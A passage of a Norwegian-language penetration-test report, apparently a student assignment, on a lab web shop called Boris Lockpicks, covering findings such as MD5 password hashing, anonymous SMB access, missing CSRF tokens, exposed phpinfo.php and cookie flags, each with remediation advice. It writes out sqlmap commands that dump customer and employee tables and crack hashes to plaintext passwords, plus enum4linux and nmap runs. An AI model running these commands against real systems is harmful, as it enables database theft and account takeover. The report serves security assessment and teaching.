## Sårbarhet 5 – Passord hashet med md5 (høy)

### Beskrivelse

MD5 kryptering anses som utdatert måte å hashe passord på. Dette på grunn av dagens standard kan dekryptere denne på kort tid.

### Funn

Passordene er hashet, men passordene er hashet med md5 som ikke er en svak hashing algoritme. Dette kan dekrypteres med et søk etter «md5 decrypt» på nett. I dette tilfelle så knekker sqlmap to av brukerne sine passord nesten umiddelbart. Passordene som er dekryptert kan sees under.

### Anbefaling

Dette anses som en høy sårbarhet fordi webapplikasjonen bruker dårlig hashing algoritme for sine brukere. Dette kan bli gjort lettere for angripere å dekryptere passord hvis det blir funnet. Hvis passord blir funnet så vil angriper klare å dekryptere det på relativt kort tid. Det anbefales derfor å bruke hashing algoritmer som PBKDF2 eller bcrypt. Hashing algoritme med minst 256-bit anbefales med salting og pepring av passord.



## Validering

```
(kali㉿kali)-[~]
$ sqlmap -u "https://192.168.1.104/store_viewdetails.php?id=1" -D borislockpicks -T customer dump
```

Database: borislockpicks  
Table: customer  
[5 entries]

uid	login	name	logins	pwhash	address	cardnumber	expiryyear
1			0	84d961568a65073a3bcf0eb216b2a576 (superman)		12312312	2023
2			0	a0dff60cf804e30e76745e734571d1c3		1563300	2026
5			0	308e1920c81ba72b0788839184bea5ed		98373988	2027
8			0	9e43731b669b2e0f6accfc1881615efa	Gateadressen 12\r\n3299 Huttiteita	45645645	2024
9	navn	Navn, navnessen	0	dd95e6ea0c2ffb0cc00d6f6549dfd756 (mittpassord)	Standardveien 99\r\n9999 Usett	01917488	2027

```
[12:15:29] [INFO] table 'borislockpicks.customer' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.104/dump/borislockpicks/customer.csv'
[12:15:29] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.104/'
[*] ending @ 12:15:29 /2024-11-01/
```

Figur 13: hashet passord med MD5 dekryptert

```
(kali㉿kali)-[~]
$ sqlmap -u "https://192.168.1.104/store_viewdetails.php?id=1" -D borislockpicks -T employee --dump
```

```
[12:14:53] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] y
[12:14:59] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[12:14:59] [INFO] starting 4 processes
[12:15:17] [INFO] cracked password 'trustno1' for user 'admin'
```

Database: borislockpicks  
Table: employee  
[1 entry]

uid	login	pwhash
1	admin	5fcfd41e547a12215b173ff47fdd3739 trustno1

```
[12:15:17] [INFO] table 'borislockpicks.employee' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.1.104/dump/borislockpicks/employee.csv'
[12:15:17] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.1.104/'
[*] ending @ 12:15:17 /2024-11-02/
```

Figur 14: hashet passord med MD5 dekryptert



## Sårbarhet 6 - Authentication Credentials Captured (høy)

### Beskrivelse

Innlogging hos port 9999 bruker en alert for å innlogging.

### Funn

Alerte har ikke kryptering for innlogging og porten 999 kjører på http. Dette kan bli brukt til å lese av brukernavn og passord i klartekst. Wireshark kan lytte på porten og få innloggingsdetaljer.

### Området

Port 9999

### Anbefaling

Det anbefales å implementere et innloggingsfelt som er ment for innlogging og endre porten til https for å kryptere innlogging og beskytte mot sniffing av innloggingsdetaljer.

---



## Sårbarhet 7 – SMB innlogging anonym tilgang (høy)

### Beskrivelse

Autentisering med anonym tilgang til smb referer til at det er mulig å logge seg inn uten brukernavn og passord.

### Funn

Det var mulig å logge seg inn med smb uten å oppgi noe brukernavn eller passord. Ved bruk av enum4linux vil man hente ut mye informasjon om serveren. Ulike brukernavn, system informasjon og passord policy er noen ting man finner ved bruk av enum4linux.

### Anbefaling

Deaktiver gjestepålogging og anonym pålogging for uautorisert tilgang til å lese av system ressursene til serveren. Hvis ikke det er mulig å fjerne de, gi de så få rettigheter som mulig.

### Referanser

<https://sensepost.com/blog/2024/guest-vs-null-session-on-windows/>

<https://book.hacktricks.xyz/network-services-pentesting/pentesting-smb>



## Validering

```
(kali@kali)-[~] 192.168.1.100
$ enum4linux -a 192.168.1.100

===== ( OS information on 192.168.1.100 ) =====
[+] Got OS info for 192.168.1.100 from srvinfo:
OSBOXES Wk Sv PrQ Unix NT SNT Samba 4.9.5-Debian
platform_id : 500
os version : 6.1
server type : 0x809a03
```

Figur 15: System informasjon

```
[+] Enumerating users using SID S-1-5-21-3628066430-1985167087-2808557338 and logon username '', password ''
S-1-5-21-3628066430-1985167087-2808557338-501 OSBOXES\nobody (Local User)
S-1-5-21-3628066430-1985167087-2808557338-513 OSBOXES\None (Domain Group)

[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-544 BUILTIN\Administrators (Local Group)
S-1-5-32-545 BUILTIN\Users (Local Group)
S-1-5-32-546 BUILTIN\Guests (Local Group)
S-1-5-32-547 BUILTIN\Power Users (Local Group)
S-1-5-32-548 BUILTIN\Account Operators (Local Group)
S-1-5-32-549 BUILTIN\Server Operators (Local Group)
S-1-5-32-550 BUILTIN\Print Operators (Local Group)

===== ( Getting printer info for 192.168.1.100 ) =====
No printers returned.

enum4linux complete on Tue Nov 12 16:34:39 2024
```

Figur 16: brukerinformasjon

```
===== ( Share Enumeration on 192.168.1.100 ) =====
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
Reconnecting with SMB1 for workgroup listing.

Server: WORKGROUP
Workgroup: Master
WORKGROUP OSBOXES

[+] Attempting to map shares on 192.168.1.100
//192.168.1.100/print$ Mapping: DENIED Listing: N/A Writing: N/A
[E] Can't understand response:
NT_STATUS_OBJECT_NAME_NOT_FOUND listing \*
//192.168.1.100/IPC$ Mapping: N/A Listing: N/A Writing: N/A
```

Figur 17: IPC



## Sårbarhet 8 – innloggingsdetaljer for osboxes (høy)

### Funn

Sqlmap klarte å hente ut admin bruker og passord hashet fra databasen. Ved å dekryptere passordet kan det brukes til å få tilgang til osboxes.

### Området

Store\_addtobasket.php?id=1

### Validering


```
[13:25:54] [INFO] retrieved: 'root', ''  
[13:25:54] [INFO] retrieved: 'admin', '*52E095BA20F14E98FAC367E2E72228D5E9D2B98E'
```

Figur 18: viser brukernavn og passord hashet til osboxes

✓ Found:

52e095ba20f14e98fac367e2e72228d5e9d2b98e:correcthorse

Figur 19: hash dekryptert



Figur 20: logget inn hos osboxes

---



## Sårbarhet 9 – Port 42420 http (middels)



### Beskrivelse

HTTP sender ukryptert trafikk. Dette betyr at nettverkspakkene kan leses i klartekst. Andre kan lytte på trafikk med verktøy som Wireshark. HTTP er en utdatert standard som ikke lenger burde brukes.

### Funn

Nmap viste at port 42420 er åpen og kjører på HTTP. Denne anses som en middels sårbarhet fordi dette ikke ser ut som en port som er i aktiv bruk. Hvis porten til Boris Lockpicks hadde kjørt på http, ville dette vært mer alvorlig.

### Anbefaling

Https protokoll bør vurderes hvor denne krypterer nettverkspakker med TLS eller SSL kryptering før de sendes videre. Dette vil gjøre at trafikken som er på nettstedet blir mer privat. Eventuelt lukke denne porten hvor den ser ut som den ikke er i bruk.

### Referanser

<https://snl.no/HTTP>

<https://www.cloudflare.com/learning/ssl/what-is-https/>

### Validering



Figur 21: port 42420

## Sårbarhet 10 – Ingen anti-CSRF tokens (middels)



### Beskrivelse

Ingen CSRF tokens åpner opp muligheten for et CSRF angrep. Et CSRF angrep utnytter en brukers tillit til et nettsted. Angriperen kan veilede klientmaskinen til å utføre skadelige handlinger. Angriper kan for eksempel putte en lenke som den kan veilede klientmaskinen til. Deretter kan angriper få kontroll over klientmaskinen. Dette kan vanligvis kombineres med social engineering ved at angriper sender en lenke som offeret trykker på. Realistisk scenario med boris lockpicks kan være at offeret er innlogget hos boris lockpicks. Offeret trykker på en lenke som tar offeret til en side hvor det er et script som sier til boris lockpicks nettsiden om å kjøpe ting uten offeret sin tillatelse.

### Funn

Ingen anti-cross site request forgery (CSRF) tokens ble funnet. Noen steder i koden mangler CSRF token se under for hvor.

### Anbefaling

Ved å implementere CSRF tokens i html kode vil det hjelpe med å minske risikoen for et CSRF angrep. CSRF tokens genererer en unik verdi for hver sesjon, viktig å sette dette riktig. En CSRF token kan se slik ut: `<input type="hidden" name="CSRFToken" value="unik verdi blir generert her">`.



## Området

guestbook.php

```
<form action="" method="post">
```

store\_viewdetails.php?id=1, til id=8

```
<form name="buyproduct" action="" method="post" onsubmit="return checkqty();">
```

usrmgr\_register.php

```
<form action="usrmgr_saveuser.php" method="post">
```

admin\_show.php

```
<form action="" method="post">
```

## Referanser

[https://kristiania.instructure.com/courses/12643/files/1452437?module\\_item\\_id=501840](https://kristiania.instructure.com/courses/12643/files/1452437?module_item_id=501840)

<https://owasp.org/www-community/attacks/csrf>

[https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site\\_Request\\_Forgery\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html)

---

## Sårbarhet 11- CSP header Not Set (middels)



### Beskrivelse

CSP lager setter en policy for hva som skal tillates på nettsiden og ikke. Denne vil bare tillate ressurser i laste inn på siden som møter policy som er satt for webapplikasjonen. Dette kan beskytte mot diverse angrep som XSS og clickjacking angrep.

### Funn

Det ble ikke funnet noen CSP i kildekoden, dette utgjør en risiko mot script i å laste opp på nettsiden. Webapplikasjonen er allerede sårbar for XSS og clickjacking angrep. En CSP vil redusere risikoen for at slike angrep skjer i framtiden.

### Anbefaling

Implementer en CSP i koden som ikke tillater script og bilder i å laste opp fra ukjente kilder.

### Området

Mangler i kildekode

### Referanser

<https://portswigger.net/web-security/cross-site-scripting/content-security-policy>

[https://owasp.org/www-community/controls/Content\\_Security\\_Policy](https://owasp.org/www-community/controls/Content_Security_Policy)

## Sårbarhet 12 – phpinfo.php lekker informasjon (middels)



### Beskrivelse

Phpinfo er en fil som viser informasjon fra serveren sine konfigurasjons innstillinger. Dette er ment for utviklere. Dette gjør det lettere for utviklere når alle konfigurasjons innstillingene ligger i en fil.

### Funn

Det ble funnet at denne filen er mulig å finne hvis man søker etter den i url.

### Anbefaling

Dette er en fil som bare bør være synlig når man skal gjøre endringer i testmiljøer før man eksponerer webapplikasjonen på nett. Denne lekker blant annet informasjon om hvilke system versjon den kjører på. Angriper kan deretter søke opp system versjonen til webapplikasjonen og finne kjente sårbarheter for den type versjonen. Anbefaler derfor å deaktivere denne filen når webapplikasjonen er i bruk.

### Området




phpinfo.php


### Referanser

<https://beaglesecurity.com/blog/vulnerability/revealing-phpinfo.html>




## Validering

 <https://192.168.1.100/phpinfo.php> 

PHP Version 7.3.31-1~deb10u5

System	Linux osboxes 4.19.0-5-amd64 #1 SMP Debian 4.19.37-5 (2019-06-19) x86_64
Build Date	Sep 4 2023 21:49:25
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	/etc/php/7.3/cgi
Loaded Configuration File	/etc/php/7.3/cgi/php.ini
Scan this dir for additional .ini files	/etc/php/7.3/cgi/conf.d
Additional .ini files parsed	/etc/php/7.3/cgi/conf.d/10-mysqlnd.ini, /etc/php/7.3/cgi/conf.d/10-opcache.ini, /etc/php/7.3/cgi/conf.d/10-pdo.ini, /etc/php/7.3/cgi/conf.d/20-calendar.ini, /etc/php/7.3/cgi/conf.d/20-ctype.ini, /etc/php/7.3/cgi/conf.d/20-exif.ini, /etc/php/7.3/cgi/conf.d/20-fileinfo.ini, /etc/php/7.3/cgi/conf.d/20-ftp.ini, /etc/php/7.3/cgi/conf.d/20-gettext.ini, /etc/php/7.3/cgi/conf.d/20-iconv.ini, /etc/php/7.3/cgi/conf.d/20-json.ini, /etc/php/7.3/cgi/conf.d/20-mysql.ini, /etc/php/7.3/cgi/conf.d/20-pdo_mysql.ini, /etc/php/7.3/cgi/conf.d/20-phar.ini, /etc/php/7.3/cgi/conf.d/20-posix.ini, /etc/php/7.3/cgi/conf.d/20-readline.ini, /etc/php/7.3/cgi/conf.d/20-shmop.ini, /etc/php/7.3/cgi/conf.d/20-sockets.ini, /etc/php/7.3/cgi/conf.d/20-sysvmsg.ini, /etc/php/7.3/cgi/conf.d/20-sysvsem.ini, /etc/php/7.3/cgi/conf.d/20-sysvshm.ini, /etc/php/7.3/cgi/conf.d/20-tokenizer.ini
PHP API	20180731
PHP Extension	20180731
Zend Extension	320180731
Zend Extension Build	API320180731.NTS
PHP Extension Build	API20180731.NTS
Debug Build	no
Thread Safety	disabled
Zend Signal Handling	enabled
Zend Memory Manager	enabled
Zend Multibyte Support	disabled
IPv6 Support	enabled
DTrace Support	available, disabled
Registered PHP Streams	https, ftps, compress.zlib, php, file, glob, data, http, ftp, phar
Registered Stream Socket Transports	tcp, udp, unix, udg, ssl, tls, tlsv1.0, tlsv1.1, tlsv1.2
Registered Stream Filters	zlib.*, string.rot13, string.toupper, string.tolower, string.strip_tags, convert.*, consumed, dechunk, convert.iconv.*

This program makes use of the Zend Scripting Language Engine:  
Zend Engine v3.3.31, Copyright (c) 1998-2018 Zend Technologies  
with Zend OPcache v7.3.31-1~deb10u5, Copyright (c) 1999-2018, by Zend Technologies



Figur 22: Gir ut informasjon om serveren



## Sårbarhet 13 - Uautorisert tilgang til admin fil (middels)

### Funn

Hvis man i urlen skriver admin\_show.php vil man gå forbi innlogging av admin og se fil som tilhører admin. Sensitiv informasjon som adresse, navn, login til brukere ligger lagret.

### Anbefaling

Anbefaler at Admin\_show.php ligger bak admin.php. Da vil det kreve innlogging for å se admin\_show.php. Det kan se sånn ut «admin.php/admin\_show.php». Sjekk at det ikke er mulig å endre filbanen for å få uautorisert tilgang etter at endringen er satt.

### Området

admin\_show.php

### Validering

Registered customers


		Hoyskolen Kristiania 0999 Oslo
		Hoyskolen Kristiania 0999 Oslo
		Gateadressen 12 3299 Huttuheita
navn	Navn Navnessen	Standardveien 99 9999 Usett
boris	boris	england

Work log:

2024-10-18 12:14:55: Fikk spørsmål fra [redacted] om ordren var sendt.  
2024-10-18 12:15:15: Har sjekket med spedisjonsfirmaet, og pakken ser ut til å være mistet, sender en ny.  
2024-10-18 12:15:23: Da er ny pakke sendt.

Add entry:

Figur 23: uautorisert tilgang til admin fil



## Sårbarhet 14 - Ingen anti Click-Jacking Header (middels)

### Beskrivelse

Click-Jacking angrep er et grensesnitt basert angrep. Hvis angriper kan laste opp i-frames på nettside. Kan angriper for eksempel legge en knapp under den ekte knappen på nettsiden. Offeret vil da trykke på angriper sin knapp som er gjemt. Dette kan medføre at skadelige handlinger blir utført. Sensitiv informasjon kan bli hentet ut eller offeret kan få malware.

### Funn

Det ble ikke observert funn av noen anti Click-Jacking Header i koden.

### Anbefaling

Sett en CSP som for eksempel spesifiserer hvilke domener som kan laste på siden og ikke. Sette X-frame options, kan settes med «DENY» dette vil ikke tillate frames fra andre domener.

### Referanser


<https://www.kaspersky.com/resource-center/definitions/clickjacking>

<https://owasp.org/www-community/attacks/Clickjacking>

<https://portswigger.net/web-security/clickjacking#x-frame-options>



## Sårbarhet 15 - Cookie No HttpOnly Flag (lav)



### Beskrivelse

Cookie med HttpOnly Flag beskyttelse vil beskytte mot at cookies kan leses i et potensielt XSS angrep. Uten dette vil et XSS angrep kunne stjele cookie verdier.

### Funn

Det ble ikke observert noen Cookie med HttpOnly Flag i koden.

### Området

store\_addtobasket.php?id=1 til 8

parameter: borisl\_p\_basket

tellfriend.php

parameter: email\_csrf

mypage\_login.php

parameter: logon\_session

admin\_checklogin.php

parameter: admin\_session

usrmgr\_checklogin.php

parameter: logon\_session



## Anbefaling

Anbefaler å implementere Cookie med httpOnly flagg, dette øker beskyttelse mot XSS angrep.

## Referanser

[https://portswigger.net/kb/issues/00500600\\_cookie-without-httponly-flag-set](https://portswigger.net/kb/issues/00500600_cookie-without-httponly-flag-set)

## Validering

Domain	Path	Expires / Max-Age	Size	HttpOnly	Secure	SameSite	Last Accessed
192.168.1.1	/	Sun, 24 Nov 2024 20:19:18 GMT	14	false	false	None	Tue, 19 Nov 2024 13:33:47 GMT
192.168.1.1	/	Mon, 25 Nov 2024 11:12:16 GMT	14	false	false	None	Tue, 19 Nov 2024 13:33:47 GMT

Figur 24: HttpOnly flagg er satt til false

## Sårbarhet 16 - Cookie uten sikkerhets flagg (lav)



### Beskrivelse

En cookie som har sikkerhets flagg satt vil ikke tillate cookien i å sendes over http. Dette fordi http kan leses i klartekst. Da ville det vært mulig å avlytte som kan få ut informasjon uten kryptering. Det er viktig å sette Cookie med sikkerhets flagg selv om webapplikasjonen kjører på https.

### Funn

Det ble ikke funnet noen Cookie med secure flag i de områdene under.

### Området

store\_addtobasket.php?id=1 til 8

parameter: borislp\_basket

tellfriend.php

parameter: email\_csrf

mypage\_login.php


parameter: logon\_session

admin\_checklogin.php

parameter: admin\_session

usrmgr\_checklogin.php

parameter: logon\_session



## Anbefaling

Det er anbefalt å sette Cookies med secure flag, fordi det vil sikre at cookies bare sendes over https protokoll som bruker kryptering.

## Referanser

[https://portswigger.net/kb/issues/00500200\\_tls-cookie-without-secure-flag-set](https://portswigger.net/kb/issues/00500200_tls-cookie-without-secure-flag-set)

---

## Sårbarhet 17 - Cookie without Same Site Attribute (lav)



### Beskrivelse

En cookie Same Site bestemmer hvordan og når en cookie skal sendes basert på forespørslene den får. Det finnes tre forskjellige nivåer for cookie med Same site. Strict, lax og none. Hvor Strict er det strengeste nivået.

### Funn

Det ble ikke funnet noe Cookie med Same Site listet under.

### Området

store\_addtobasket.php?id=1 til 8

parameter: borislp\_basket

tellfriend.php

parameter: email\_csrf

mypage\_login.php

parameter: logon\_session

admin\_checklogin.php

parameter: admin\_session

usrmgr\_checklogin.php

parameter: logon\_session



## Anbefaling

Det anbefales å sette dette fordi det kan gi økt beskyttelse mot XSS og CSRF angrep.

## Referanser

<https://portswigger.net/web-security/csrf/bypassing-samesite-restrictions>

---

## Sårbarhet 18 - Private IP Disclosure (lav)



### Funn

phpinfo.php lekker ip adresse. Ved eksponering av ip adresse kan en mulig angriper bruke ip adresse til å utføre forskjellige angrep mot webapplikasjonen.

### Anbefaling

Fjern phpinfo.php når webapplikasjonen er i bruk.

---

## Sårbarhet 19- Server lekker versjon informasjon via "Server" HTTP Response Header (lav)



### Beskrivelse

Serveren lekker versjon informasjon via server http response header felt. Det gjør at serveren lekker informasjon som hvilken versjon den kjører på. Angripere kan bruke dette til å finne kjente sårbarheter fra den versjonen. Deretter kan de utføre angrep som serveren er sårbar ovenfor.


### Funn

Serveren lekker system informasjon når man inspiserer nettsiden. Hvis man går over til «Network» fanen vil man se hvilken server den kjører på og versjonsnummer.

### Referanser

<https://www.ibm.com/docs/en/control-desk/7.6.1.x?topic=checklist-vulnerability-server-leaks-information>

### Validering



Figur 25: lekker server informasjon



## Sårbarhet 20 – skjult fil admin.php (lav)



### Funn

I urlen kan man skrive inn admin.php for få opp admin innlogging.


### Anbefaling

Uautorisert tilgang til denne brukeren vil gi angriper høyere rettigheter enn en vanlig bruker. Anbefaler derfor at det ikke burde være mulig å søke etter admin.php i url. Det kan øke risikoen mot uautorisert tilgang mot admin konto.

### Området

admin.php

### Validering



Figur 26: Innlogging for admin



## Sårbarhet 21 - Strict-Transport-Security Header Not Set (lav)

### Funn

Strict-Transport-Security Header må konfigureres i web serveren i header tilbakemeldingen. Da vil headeren gi beskjed til nettlesere om å bare koble seg opp mot https tilkoblinger

### Anbefaling

For å sette denne kan du gjøre som følgende: Header always set Strict-Transport-Security

### Referanser

<https://docs.stackhawk.com/vulnerabilities/10035/>

---



## Sårbarhet 22 - X-Content-Type-Options Header missing (lav)

### Beskrivelse

X-content-Type-Options header er en sikkerhets funksjon som unngår MIME angrep. Når man setter med «nosniff» vil dette vil beskytte gamle versjoner av nettlesere som Google Chrome og internett Explorer i å utføre MIME sniffing.


### Anbefaling

Det burde være satt slik, Header set X-Content-Type-Options "nosniff"

### Referanser

<https://docs.stackhawk.com/vulnerabilities/10021/>

---



## Informasjon 1 - GET for POST

### Funn

Forespørsel som normalt er POST, kan også være en GET. Dette kan gjøre det lettere å utføre angrep. Et eksempel kan være hvis man utfører et XSS angrep med POST vil det si at det også er mulig å utføre det med GET.

### Området

/mypage\_login.php

/sendemail.php

/store\_addtobasket.php

/store\_viewdetails.php

/usrmgr\_checklogin.php

/usrmgr\_saveuser.php



## Informasjon 2 – Server side template injeksjon

### Funn


Det ble rapportert at serveren er sårbar for server side template injection hvor det var en høy sårbarhet. Dette ble ikke validert, men det anbefales at dere tar en nærmere titt på dette.

### Området

Guestbook.php

---

## Informasjon 3 – Åpne porter



### Funn

Det ble sjekket for åpne porter på webapplikasjonen. Det er mange porter som ikke ser ut til å være i bruk og er ikke relevant for webapplikasjonen. Det ble blant annet sjekket for port 13 som er for å sjekke klokken. Når flere porter er åpne så åpner dette også for en større angrepsflate.

### Anbefaling

Anbefaler å lukke de portene som ikke er i bruk og de som ikke er viktige for webapplikasjonens drift.

### Validering

```
(kali@kali)-[~]
$ sudo nmap -p 1-65535 -T4 -v -A -sV --version-all 192.168.1.100
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-08 07:25 EST
NSE: Loaded 156 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 07:25
Completed NSE at 07:25, 0.00s elapsed
Initiating NSE at 07:25
Completed NSE at 07:25, 0.00s elapsed
Initiating NSE at 07:25
Completed NSE at 07:25, 0.00s elapsed
Initiating ARP Ping Scan at 07:25
Scanning 192.168.1.100 [1 port]
Completed ARP Ping Scan at 07:25, 0.11s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 07:25
Completed Parallel DNS resolution of 1 host. at 07:25, 6.53s elapsed
Initiating SYN Stealth Scan at 07:25
Scanning 192.168.1.100 [65535 ports]
Discovered open port 443/tcp on 192.168.1.100
Discovered open port 22/tcp on 192.168.1.100
Discovered open port 53/tcp on 192.168.1.100
Discovered open port 80/tcp on 192.168.1.100
Discovered open port 139/tcp on 192.168.1.100
Discovered open port 445/tcp on 192.168.1.100
Discovered open port 13/tcp on 192.168.1.100
Discovered open port 9/tcp on 192.168.1.100
Discovered open port 9999/tcp on 192.168.1.100
Discovered open port 42420/tcp on 192.168.1.100
Discovered open port 79/tcp on 192.168.1.100
Discovered open port 37/tcp on 192.168.1.100
Completed SYN Stealth Scan at 07:25, 12.07s elapsed (65535 total ports)
Initiating Service scan at 07:25
Scanning 12 services on 192.168.1.100
Completed Service scan at 07:34, 515.12s elapsed (12 services on 1 host)
Initiating OS detection (try #1) against 192.168.1.100
NSE: Script scanning 192.168.1.100
Initiating NSE at 07:34
Completed NSE at 07:34, 16.64s elapsed
Initiating NSE at 07:34
Completed NSE at 07:34, 1.47s elapsed
Initiating NSE at 07:34
Completed NSE at 07:34, 0.01s elapsed
Nmap scan report for 192.168.1.100
Host is up (0.0013s latency).
Not shown: 65523 closed tcp ports (reset)
```

Figur 27: åpne porter